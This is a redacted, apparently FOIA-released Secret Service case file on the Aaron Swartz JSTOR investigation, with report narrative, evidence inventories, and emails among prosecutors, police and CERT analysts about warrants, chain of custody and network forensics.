On 02/07/11, (b)(6),(b)(7)(C) told SA (b)(6),(b)(7)(C) that he noticed that on 01/06/11, the laptop used by Swartz was briefly registered on the MIT network from building 4 of MIT. (b)(6),(b)(7)(C) noticed that during that time the laptop communicated with IP addresses (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) stated that those IP addresses are associated with Amazon Elastic Compute Cloud, which is a web service that provides resizable compute capacity in the cloud.

Also on 02/07/11, (b)(6),(b)(7)(C) sent an email to AUSA Heymann to revise her estimate of how many documents were downloaded by Swartz. (b)(6),(b)(7)(C) stated that Swartz downloaded over 2.8 million documents in November and December of 2010. (b)(6),(b)(7)(C) also forwarded emails from (b)(6),(b)(7)(C) stating that the initial analysis of the activity indicated that the downloads were done systematically using sequential increases in stable URLs. The same email included a statement from (b)(6),(b)(7)(C) of JSTOR indicating that the downloading did not appear to be targeted towards research articles or any particular titles, collections, or disciplines. For the 2.8 million downloads in November and December of 2010, the breakdown was 1,385,569 research articles, 938,063 reviews, 62,127 news articles and 9,472 editorials.

On 02/11/11, SA (b)(6),(b)(7)(C) ATSAIC (b)(6),(b)(7)(C) SA (b)(6),(b)(7)(C) SA (b)(6),(b)(7)(C) and Detective (b)(6),(b)(7)(C) executed a federal search warrant on Swartz's residence located at 950 Massachusetts Avenue, Apartment (b)(6),(b)(7)(C)

Cambridge, Massachusetts. Swartz was home at the time the search was executed. While the search was conducted, Swartz made statements to the effect of, what took you so long, and why didn't you do this earlier? The search team seized several items described in greater detail in the Evidence section of this report. After completing the search of Apartment

(b)(6),(b)(7)(C) the search team returned to the first floor to search the storage locker allocated to apartment (b)(6),(b)(7)(C). While on the first floor, SA (b)(6),(b)(7)(C) observed Swartz leave the building, walk to the street and sprint away after he reached the street. After ascertaining that none of the items in the storage locker belonged to Swartz, the search team moved to 124 Mount Auburn Street in Cambridge, Massachusetts where the Harvard University, Edmond J Safra Center for Ethics is located and Swartz is listed as a lab fellow. The search team observed Swartz at the Safra Center for Ethics. Harvard University Police secured Swartz's office while a federal search warrant was obtained. After the search warrant was obtained, the team searched Swartz's office at the Safra Center. SA (b)(6),(b)(7)(C) seized and Apple iMac computer and a Western Digital hard drive from Swartz's office.

On 02/25/11, Detective (b)(6),(b)(7)(C) received the Acer Aspire netbook, hard drive enclosure, Western Digital hard drive contained in the enclosure, and the USB flash drive from Cambridge Police Property Technician (b)(6),(b)(7)(C). Detective (b)(6),(b)(7)(C) took the evidence items directly to the ECSAP Lab Evidence Vault.

SUSPECTS/DEFENDANTS:

SWARTZ, Aaron H - SUSPECT

1599: Yes
1599A: No

(b)(6),(b)(7)(C)

SUBJECT

AKA:
RACE:
SEX:
DOB:
SSN:
FBI:
SID:
HT:
WT:
EYES:
HAIR

1599: No
1599A: No
PHOTO: No
PRINTS: No

POB:
DL/STATE:
ADDRESS:
EMAIL:

(b)(6),(b)(7)(C)

DATABASE CHECKS: 02/24/11

(b)(6),(b)(7)(C)

- SUBJECT

AKA: N/A
 RACE: (b)(6),(b)(7)(C)
 SEX: [REDACTED]
 DOB: [REDACTED]
 SSN: [REDACTED]
 FBI: N/A
 SID: N/A
 HT: N/A
 WT: N/A
 EYES: (b)(6),(b)(7)(C)
 HAIR: [REDACTED]
 1599: No
 1599A: No
 PHOTO: No
 PRINTS: No
 POB: [REDACTED]
 DL/STATE: (b)(6),(b)(7)(C)
 ADDRESS: [REDACTED]
 EMAIL: [REDACTED]
 DATABASE CHECKS: 02/24/11

EXAMS CONDUCTED:

ECSAP: Ongoing
 Poly: N/A
 FSD: N/A

DATABASE SEARCHES CONDUCTED:

MCI / CI: 01/07/11
 NCIC/NLETS: 01/07/11
 CCS/CFT: 01/07/11
 LOCAL LE: 01/07/11

EVIDENCE / CONTRABAND / PERSONAL PROPERTY:

EVIDENCE SSF 1544 S/N: 102 2011 CE 31
 DATE OF INVENTORY: 02/11/11
 INVENTORY MADE BY: SA (b)(6),(b)(7)(C)
 DESCRIPTION OF ITEMS: Scientific Atlantic Modem SN# SM1565968
 Apple Multi Adapter SN# 6F9395M7ZU6
 Apple Multi Adapter SN# 6F7281NNU4S
 Black Notebook Journal
 SEIZED / OBTAINED FROM: Aaron Swartz
 LOCATION: Boston Field Office Evidence Vault
 DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 32
 DATE OF INVENTORY: 02/11/11
 INVENTORY MADE BY: SA (b)(6),(b)(7)(C)

DESCRIPTION OF ITEMS: Harvard University Earning Statement
Earning Statement Addressed to Aaron Swartz

Swartz

Master's Thesis M-876 Lind
Western Digital Mail-in Rebate Form

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 33
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Wireless-G 2.4 GHz Broadband Router

Linksys

MacBook Mac 05X Install Disc one and two
MacBook User Guide in Gray Cardboard case
Apple Care Service Letter Dispatch

R&276408

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

Genius Bar Work Confirmation

EVIDENCE SSF 1544 S/N: 102 2011 CE 34
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Nokia Cell Phone

T-Mobile, HTC G2 cell phone
12 Magnetic Media Tapes

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 35
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Metallic Blue iPod

White iPod with carrying case
White iPod with serial number

8A6330856UX8A

White iTalk
Black 16GB Thumb-drive

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 36
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Fifty-four miscellaneous compact discs
Two hard drive enclosures

T-Mobile Sidekick
Sony Micro Vault

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 37
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: DVD-R with handwritten label
Pocket notebook
Pure Drive Quick start guide
Disk utility internal hard drive upgrade

kit

Seagate Barracuda Hard Drive Installation

Guide

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 38
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Apple iMac Model A1311 serial number

WB025AKGD87

Western Digital Hard Drive SN

WMANN1006724

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 39
DATE OF INVENTORY: 02/25/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Acer Aspire One SN LUSAX0D0010011001E1601
Rocketfish Enclosure with WD hard drive

WMAZA1626675

SEIZED / OBTAINED FROM: HP USB Drive marked 0045SMKBT1 85102
LOCATION: Cambridge Police
DISPOSITION: Boston Field Office Evidence Vault
Held pending judicial action.

DISPOSITION:

[REDACTED] (b)(6),(b)(7)(C)

The San Francisco Field Office is requested to interview [REDACTED] and [REDACTED] (b)(6),(b)(7)(C) to determine if Swartz discussed JSTOR or MIT with them, and if they had any knowledge of Swartz's downloading of documents from JSTOR. Prior to making contact with [REDACTED] (b)(6),(b)(7) and [REDACTED] (b)(6),(b)(7) the San Francisco agent assigned this IOD is requested to contact Boston case agent [REDACTED] (b)(6),(b)(7)(C) at 617-565-5640 to further discuss this case.

Case continued pending further investigation and judicial action.

USSS / BOSTON

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (CID)
Sent: Monday, February 28, 2011 2:54 PM
To: (b)(6),(b)(7)(C) usdoj.gov; (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) @cert.org; (b)(6),(b)(7)(C) @cert.org
Subject: Re: Read This One Instead

Stephen:

(b)(6),(b)(7)(C) and I have reviewed the memorandum. No issues from us.

(b)(6),(b)(7)(C)

Special Agent
U.S. Secret Service

(b)(6),(b)(7)(C) (Desk)
(b)(6),(b)(7)(C) (Mobile)

412-288-5226 (Fax)

From: Haymann, Stephen (USAMA) <(b)(6),(b)(7)(C) usdoj.gov>
To: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C) (BOS)
Sent: Sat Feb 26 07:27:45 2011
Subject: Read This One Instead

(b)(5)

From: (b)(8),(b)(7)(C) @cambridgepolice.org>
Sent: Saturday, February 26, 2011 12:16 PM
To: (b)(8),(b)(7)(C) (BOS); Heymann, Stephen (USAMA)
Subject: FW: Swartz report
Attachments: SKMBT_C25211022515230.pdf

Steve,

The documentation from JSTOR is the result of a GJ subpoena. 6E comes into play.

Ideas on how to deal with that? DO I call (b)(8),(b)(7)(C) and ask him to subpoena the values from JSTOR directly?

Thanks

(b)(8),(b)(7)(C)

From: (b)(8),(b)(7)(C) [mailto:(b)(8),(b)(7)(C)@MIT.EDU]
Sent: Friday, February 25, 2011 2:38 PM
To: (b)(8),(b)(7)(C)
Subject: Swartz report

Joe,

Attached are all narratives from the Swartz case; not sure what, if anything, you already had. The last two supplements deal with the ID at the student center.

I still need to get photos and reports from your crime scene people, and (b)(8),(b)(7)(C) said he had documentation from J-Stor relating to the value of downloaded items. I'll need that stuff for our B&E arrest.

Have a good weekend...

Det. (b)(8),(b)(7)(C)
MIT Police Dept.
Investigations Unit

(b)(8),(b)(7)(C)

From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Sent: Saturday, February 26, 2011 12:08 PM
To: (b)(6),(b)(7)(C) [BOS]; Heymann, Stephen (USAMA)
Subject: RE: Good news, bad news

That bad news followed by the good news is pretty good news in general.

From: (b)(6),(b)(7)(C) [BOS] [mailto:[redacted]@uss.s.dhs.gov]
Sent: Friday, February 25, 2011 5:48 PM
To: Heymann, Stephen (USAMA); [redacted]
Subject: Good news, bad news (b)(6),(b)(7)(C)

The bad news is my first attempt to image the 2TB drive from the enclosure crashed. The good news is after it crashed I used FTK imager to preview the disk and many, many, many, PDF files are in the clear and unencrypted.

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

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From: (b)(6),(b)(7)(C) <(b)(6),(b)(7)(C)@cambridgepolice.org>
Sent: Friday, February 25, 2011 12:49 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov
Cc: (b)(6),(b)(7)(C) (BOS)
Subject: Search Warrant Return

Steve and (b)(6),(b)(7)(C)

Please review the following language for the SW returns. If it is agreeable to you both I was intending on handwriting this onto each warrant.

Case No: 11M-5062-JED

Date and Time Warrant Executed: February 25, 2011 9:00am EST

Copy of Warrant and Inventory Left With: Property Technician (b)(6),(b)(7)(C)

Inventory Made In The Presence of: Property Technician (b)(6),(b)(7)(C) and Deputy Superintendent (b)(6),(b)(7)(C)

(b)(6),(b)(7)(B)

Inventory of the Property Taken:

HP USB Drive, marked 00455MKBT1 8S102

2.0 Terabyte Western Digital HD Serial Number WMAZA1626675

Acer Aspire One Laptop Computer Serial Number LUSAX0D001001100E1601

Of course the individual item will be on its specific warrant with the info about execution.

(b)(6),(b)(7)(C)

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Friday, February 25, 2011 10:55 AM
(b)(6),(b)(7)(C) (BOS)
All set. Please Call.

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) <[redacted]@usdoj.gov>

Thursday, February 24, 2011 7:02 AM

(b)(6),(b)(7)(C) (BOS)

Please call me when you are up and about, Steve

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Wednesday, February 23, 2011 4:32 PM
(b)(6),(b)(7)(C) (b)(6),(b)(7)(C)
Try me now. sph

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)@sdoj.gov>
Sent: Wednesday, February 23, 2011 3:39 PM
To: (b)(6),(b)(7)(C)@BOS; External (b)(6),(b)(7)(C)@cambridgepolice.org
Subject: Revised SW Affidavit
Attachments: SW Affidavit final draft v.2-23--3:40pm.pdf

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Wednesday, February 23, 2011 1:24 PM
(b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C) cambridgepolice.org
Please call me together now, if possible

From: [redacted]@cambridgepolice.org
Sent: Wednesday, February 23, 2011 11:52 AM
To: [redacted] (USAMA)
Cc: [redacted] (SOS)
Subject: Evidence Movement

Please consider this email as written chronology for four pieces of evidence seized on January 6, 2011. These four items are

- 1 Acer Netbook/Laptop
- 1 Hard Drive Enclosure with cords
- 1 Hard Disk Drive – Western Digital
- 1 USB Thumb/Flash Drive

These items were grouped into two lots as they were recovered from two locations, the Netbook, HDD enclosure and HDD is one group and the USB Thumb/Drive being the other group.

The Cambridge Police headquarters has two secure areas with limited access on the third floor. One area being called the Property / Evidence Unit and the other being the Identification Unit Laboratory. The wall between these units has an installed evidence locker designed as a pass through system from Evidence to Identification for processing. Upon completion of analysis the items are passed back through the locker system from the Identification Unit back to Evidence.

February 3, 2011 at approximately 11:00am Special Agent [redacted] and [redacted] received the four evidence items from MIT Police [redacted].

We drove directly from MIT PD to Cambridge Police HQ

February 3, 2011 @ 11:27am the USB Thumb / Flash Drive was logged into Evidence and placed in the evidence locker.

February 3, 2011 @ 11:31am the Netbook, enclosure and HDD were logged into evidence and placed in the evidence locker.

February 3, 2011 @ 11:35am the USB Thumb / Flash Drive was taken from the locker and placed in the ID unit lab.

February 3, 2011 @ 11:35am the Netbook, enclosure and HDD were taken from the locker and placed in the ID unit lab.

February 11, 2011 @ 3:50pm the USB Thumb / Flash Drive was taken from the ID unit lab and placed in the locker.

February 11, 2011 @ 3:09pm the Netbook, enclosure and HDD were taken from the ID unit lab and placed in the locker.

Since February 11, 2011 the above mentioned items have been in the custody of the Evidence / Property Unit and been secured.

Will this timeline suffice? I have printed out the Custody information reports from CPD's database and will add those forms to the records being kept.

(b)(6), (b)(7)(C)

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Wednesday, February 23, 2011 9:53 AM
(b)(6),(b)(7)(C) BOS; External (b)(6),(b)(7)(C) cambridgepolice.org
What do you think your timing is today?

From: (b)(6),(b)(7)(C) <[redacted]@cambridgepolice.org>
Sent: Tuesday, February 22, 2011 11:07 AM
To: Heymann, Stephen (USAMA) <[redacted]@usdoj.gov> (b)(6),(b)(7)(C)
Subject: Numbers of Interest

Hi Steve,

Below are the numbers we would like to have subpoenaed for ownership records.

AT&T numbers: [redacted (b)(6),(b)(7)(C)]

Verizon: [redacted (b)(6),(b)(7)(C)]

T-Mobile: [redacted (b)(6),(b)(7)(C)]

Bandwith.com (competitive local exchange carrier / internet telephony) [redacted (b)(6),(b)(7)(C)]

Bandwidth (competitive local exchange carrier / internet telephony) [redacted (b)(6),(b)(7)(C)]

As a result of my conversation with T-Mobile last Friday I was able to glean the following facts.

Internet Addressing: Destination IP and Phone Number IP are generic IP addresses which state that the operator of the phone went out to the Internet. There is no other information available or stored by T-Mobile when an individual accesses the Internet. I asked 18 ways from Sunday for a way to get more information from three different T-Mobile representatives including a tech analyst.

Call Forwarding: When an abbreviation e.g. "SNFC MT - EV, CA" is listed in the Destination Column this indicates that the cell phone operator has placed his phone on "call forward" mode and the number listed under "Phone Number" column is the number the operator punched into the phone directing incoming calls to be forwarded to that number. In the majority of these instances, Swartz has forwarded his calls to [redacted (b)(6),(b)(7)(C)]

Country Code: 356: Initially upon asking questions all three representatives stated that this was a call from Malta. When pressed that this was not reasonable or logical no explanation was given. In one instance the tech analyst stated that he would do further research and call me back. He never called back and his voicemail now indicates that he is away. After doing some Internet research it would not be outlandish to believe that a person calling Swartz might be spoofing their number.

Conference Calling: The two conference calls placed during the month are calls Swartz initiated. He dialed the two numbers listed in the Phone Number column.

Hope this helps in clarification.

(b)(6),(b)(7)
(C)

From:
Sent:
To:
Subject:

(b)(6),(b)(7)(C)

<cambridgepolice.org>

Tuesday, February 22, 2011 7:42 AM

Heymann, Stephen (USAM, (b)(6),(b)(7)(C)

usdoj.gov;

(b)(6),(b)(7)(C)

(b)(6)

Phone Numbers and Notes

Good Morning,

I have a list of the phone numbers and notes from my conversation with a tech at the phone company on Friday.

I shall forward both in an hour. I have an 8:00am for a few minutes and then I'll shoot these your way.

(b)(6),
(b)(7)(C)

From: Haymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Sent: Friday, February 18, 2011 9:10 AM (b)(6),(b)(7)(C)
To: (b)(6),(b)(7)(C) BOS; External (b)(6),(b)(7)(C) cambridgepolice.org; (b)(6),(b)(7)(C)
Subject: Swartz Filter Team Memo
Attachments: Signed Filter Team Memo.pdf

From: Heymann, Stephen (USAMA) <(b)(6),(b)(7)(C)@usdoj.gov>
Sent: Friday, February 18, 2011 9:08 AM
To: (b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C)@cambridgepolice.org
Subject: RE: Can you two talk sometime this a.m.?

Let's make it 10:15.

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.dhs.gov]
Sent: Friday, February 18, 2011 9:07 AM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)@cambridgepolice.org
Subject: RE: Can you two talk sometime this a.m.?

Yes. Does 10 work?

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Friday, February 18, 2011 8:30 AM
To: (b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C)@cambridgepolice.org
Subject: Can you two talk sometime this a.m.?

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From: (b)(6),(b)(7)(C)@cambridgepolice.org>
Sent: Thursday, February 17, 2011 6:23 AM
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C)@usdoj.gov
Subject: RE: Network traffic to and from laptop - MIT

Sounds good.

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@usss.dhs.gov]
Sent: Thursday, February 17, 2011 6:19 AM
To: (b)(6),(b)(7)(C)@usdoj.gov
Subject: Fw: Network traffic to and from laptop - MIT

(b)(6),(b)(7)(C)

Sent from Blackberry

----- Original Message -----

From: (b)(6),(b)(7)(C)@cert.org>
To: (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C)@cert.org>
Sent: Wed Feb 16 22:56:00 2011
Subject: Network traffic to and from laptop - MIT

Hi (b)(6),
(b)(7)(C)

Just wanted to let you know that (b)(6),(b)(7)(C) and I have analyzed the collection of PCAP logs you sent us from the MIT case. There were a number of questions from Steve Heymann that we wanted to get back to you on.

For the period in which the network traffic was collected in the PCAPs, you can clearly see a system that uses the MAC address 00:4C:E5:A0:C7:56 (and uses several IPs over the course of the capture) actively downloading from the JSTOR system via HTTP.

We believe that it is the same machine used these IPs, not just because they mapped back to the same MAC address, but also because an OpenSSH server was listening on port 22 on the IPs with the same host-identifier key. The connection banner from this OpenSSH server states that it is running on an Ubuntu Linux system.

Considering the volume of data downloaded, we don't see any equivalent volume (or even remotely equivalent volume) transferred from the target system to another system. Unless such a transfer occurred outside the period of the network capture, it would be reasonable to assume that the downloaded data was being stored locally on the system, rather than forwarded to other computers.

There are some remote connections via SSH to the target system that appear sustained enough to represent a meaningful interaction (rather than password-guessing attempts and the like). These connections are all from the IP address (b)(6),(b)(7)(C) on the MIT network, which you identify as a "dial-in" server on campus. Are connection logs to this machine available?

Other than the SSH sessions noted, the PCAPs contain no other traffic to the target system that conforms to conventional remote administration services. In addition, we found no indication of unconventional control channels.

The remaining questions raised, such as the nature of the program driving the downloading, will probably be answered by an examination of the Acer laptop.

Please let us know if we can provide more information, including specifics about any of the activity I have described.

Best regards,

(b)(6),(b)(7)(C)

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From: (b)(6),(b)(7)(C)@cert.org>
Sent: Wednesday, February 16, 2011 10:56 PM
To: (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C)
Subject: Network traffic to and from laptop - MIT

Hi (b)(6),(b)(7)(C)

Just wanted to let you know that (b)(6),(b)(7)(C) and I have analyzed the collection of PCAP logs you sent us from the MIT case. There were a number of questions from Steve Heymann that we wanted to get back to you on.

For the period in which the network traffic was collected in the PCAPs, you can clearly see a system that uses the MAC address 00:4C:E5:A0:C7:56 (and uses several IPs over the course of the capture) actively downloading from the JSTOR system via HTTP.

We believe that it is the same machine used these IPs, not just because they mapped back to the same MAC address, but also because an OpenSSH server was listening on port 22 on the IPs with the same host-identifier key. The connection banner from this OpenSSH server states that it is running on an Ubuntu Linux system.

Considering the volume of data downloaded, we don't see any equivalent volume (or even remotely equivalent volume) transferred from the target system to another system. Unless such a transfer occurred outside the period of the network capture, it would be reasonable to assume that the downloaded data was being stored locally on the system, rather than forwarded to other computers.

There are some remote connections via SSH to the target system that appear sustained enough to represent a meaningful interaction (rather than password-guessing attempts and the like). These connections are all from the IP address (b)(6),(b)(7)(C)

on the MIT network, which you identify as a "dial-in" server on campus. Are connection logs to this machine available?

Other than the SSH sessions noted, the PCAPs contain no other traffic to the target system that conforms to conventional remote administration services. In addition, we found no indication of unconventional control channels.

The remaining questions raised, such as the nature of the program driving the downloading, will probably be answered by an examination of the Acer laptop.

Please let us know if we can provide more information, including specifics about any of the activity I have described.

Best regards,

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov
Sent: Wednesday, February 16, 2011 3:13 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: Local Rules Letters

Thank you

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@usas.dhs.gov]
Sent: Wednesday, February 16, 2011 3:12 PM
To: Heymann, Stephen (USAMA)
Subject: FW: Local Rules Letters

USSS Resident Affiliate
ATTN: (b)(6),(b)(7)(C)
CERT - CIC Room (b)(6),(b)(7)(C)
4500 Fifth Avenue
Pittsburgh, PA 15213

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
Sent: Wednesday, February 16, 2011 2:03 PM
To: 'Heymann, Stephen (USAMA)'
Cc: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C)@cambridgepolice.org;
(b)(6),(b)(7)(C) (CID)
Subject: RE: Local Rules Letters

Search Team:

ATSAN (b)(6),(b)(7)(C)
SA [redacted]
SA [redacted]
SA (b)(6),(b)(7)(C)
All of Boston Field Office
And Detective (b)(6),(b)(7)(C) of Cambridge Police Department

Forensic Team:

Myself and (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) at CERT Coordination Center (CERT/CC) at the Software Engineering Institute (SEI), at Carnegie Mellon University in Pittsburgh, Pennsylvania
The filter examiner has not been chosen yet

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From:

Heymann, Stephen (USAMA)

(b)(6),(b)(7)(C)

<[redacted]@usdoj.gov>

Sent:

Wednesday, February 16, 2011 8:37 AM

To:

(b)(6),(b)(7)(C) BOS

Subject:

Search List sph 2-15 draft.doc

Attachments:

Search List sph 2-15 draft.rtf

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C)@sdoj.gov>
Tuesday, February 15, 2011 9:57 AM
(b)(6),(b)(7)(C) (BOS)
Please give me a call

I would like to discuss potential interviews

From: (b)(6),(b)(7)(C)@cambridgepolice.org
Sent: Monday, February 14, 2011 9:20 AM
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C)@usdoj.gov
Subject: Re: When would be good for you two to talk a bit?

I can do 3pm.

First Responder / CPR recertification today.

From: (b)(6),(b)(7)(C) (BOS) <(b)(6),(b)(7)(C)@usss.dhs.gov>
To: Heymann, Stephen (USAMA) <(b)(6),(b)(7)(C)@usdoj.gov>
Cc: (b)(6),(b)(7)(C)
Sent: Mon Feb 14 09:04:48 2011
Subject: RE: When would be good for you two to talk a bit?

I know (b)(6) has training today but he may be free after 3pm

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Monday, February 14, 2011 8:59 AM
To: (b)(6),(b)(7)(C) (BOS); External (b)(6),(b)(7)(C)@cambridgepolice.org
Subject: When would be good for you two to talk a bit?

From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) [REDACTED] usdoj.gov>
Monday, February 14, 2011 8:59 AM

[REDACTED] BOS; External [REDACTED] cambridgepolice.org
When would be good for you two to talk a bit?

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Sent: Friday, February 11, 2011 5:19 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: Evidence in hand

thx

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@ussc.dhs.gov]
Sent: Friday, February 11, 2011 5:18 PM
To: Heymann, Stephen (USAMA)
Subject: Evidence in hand

Still at site about to leave

(b)(6),(b)(7)(C)

Sent from Blackberry

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From:
Sent:
To:
Subject:

Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) usdoj.gov>
Friday, February 11, 2011 7:18 AM
(b)(6),(b)(7)(C) BOS
Are you in and things going ok?

From: (b)(6),(b)(7)(C)@cambridgepolice.org
Sent: Thursday, February 10, 2011 6:44 AM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Re: 950 Mass Ave

I'm clearing 950, see you in the office.

From: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C)@uss.s.dhs.gov
To: (b)(6),(b)(7)(C)
Sent: Wed Feb 09 21:46:48 2011
Subject: Re: 950 Mass Ave

Any ideas for tomorrow?

(b)(6),(b)(7)(C)

Sent from Blackberry

----- Original Message -----
From: (b)(6),(b)(7)(C)@cambridgepolice.org
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C)@usdoj.gov; (b)(6),(b)(7)(C)@usdoj.gov
Sent: Wed Feb 09 21:19:10 2011
Subject: 950 Mass Ave

The unit has no sign of life. The curtains are wide open and the lights have not flickered once. It is a completely dark condo. Just in case I am off a unit, the floor on that side is dark in entirety.

The work place is shut down and dark as well.

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From: (b)(6),(b)(7)(C) @cambridgepolice.org>
Sent: Thursday, February 10, 2011 6:28 AM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Re: 950 Mass Ave

You up? Call me if you are.

From: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) @ss.dhs.gov>
To: (b)(6),(b)(7)(C)
Sent: Wed Feb 09 21:46:48 2011
Subject: Re: 950 Mass Ave

Any ideas for tomorrow?

(b)(6),(b)(7)(C)

Sent from Blackberry

----- Original Message -----

From: (b)(6),(b)(7)(C) @cambridgepolice.org>
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) @usdoj.gov; (b)(6),(b)(7)(C) @usdoj.gov>
Sent: Wed Feb 09 21:19:10 2011
Subject: 950 Mass Ave

The unit has no sign of life. The curtains are wide open and the lights have not flickered once. It is a completely dark condo. Just in case I am off a unit, the floor on that side is dark in entirety.

The work place is shut down and dark as well.

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From: (b)(6),(b)(7)(C) (BOS)
Sent: Wednesday, February 09, 2011 9:22 PM
To: External (b)(6),(b)(7)(C) cambridgepolice.org; (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS)
Subject: Re: 950 Mass Ave

So no go for tomorrow?

----- Original Message -----
From: (b)(6),(b)(7)(C) cambridgepolice.org>
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) usdo.gov; (b)(6),(b)(7)(C) usdo.gov>
Sent: Wed Feb 09 21:19:10 2011
Subject: 950 Mass Ave

The unit has no sign of life. The curtains are wide open and the lights have not flickered once. It is a completely dark condo. Just in case I am off a unit, the floor on that side is dark in entirety.

The work place is shut down and dark as well.

From:

(b)(6),(b)(7)(C)

@cambridgpolice.org>

Sent:

Wednesday, February 09, 2011 9:19 PM

To:

(b)(6),(b)(7)(C)

BOS;

(b)(6),(b)(7)(C)

BOS;

(b)(6),(b)(7)(C)

BOS)

Cc:

(b)(6),(b)(7)(C)

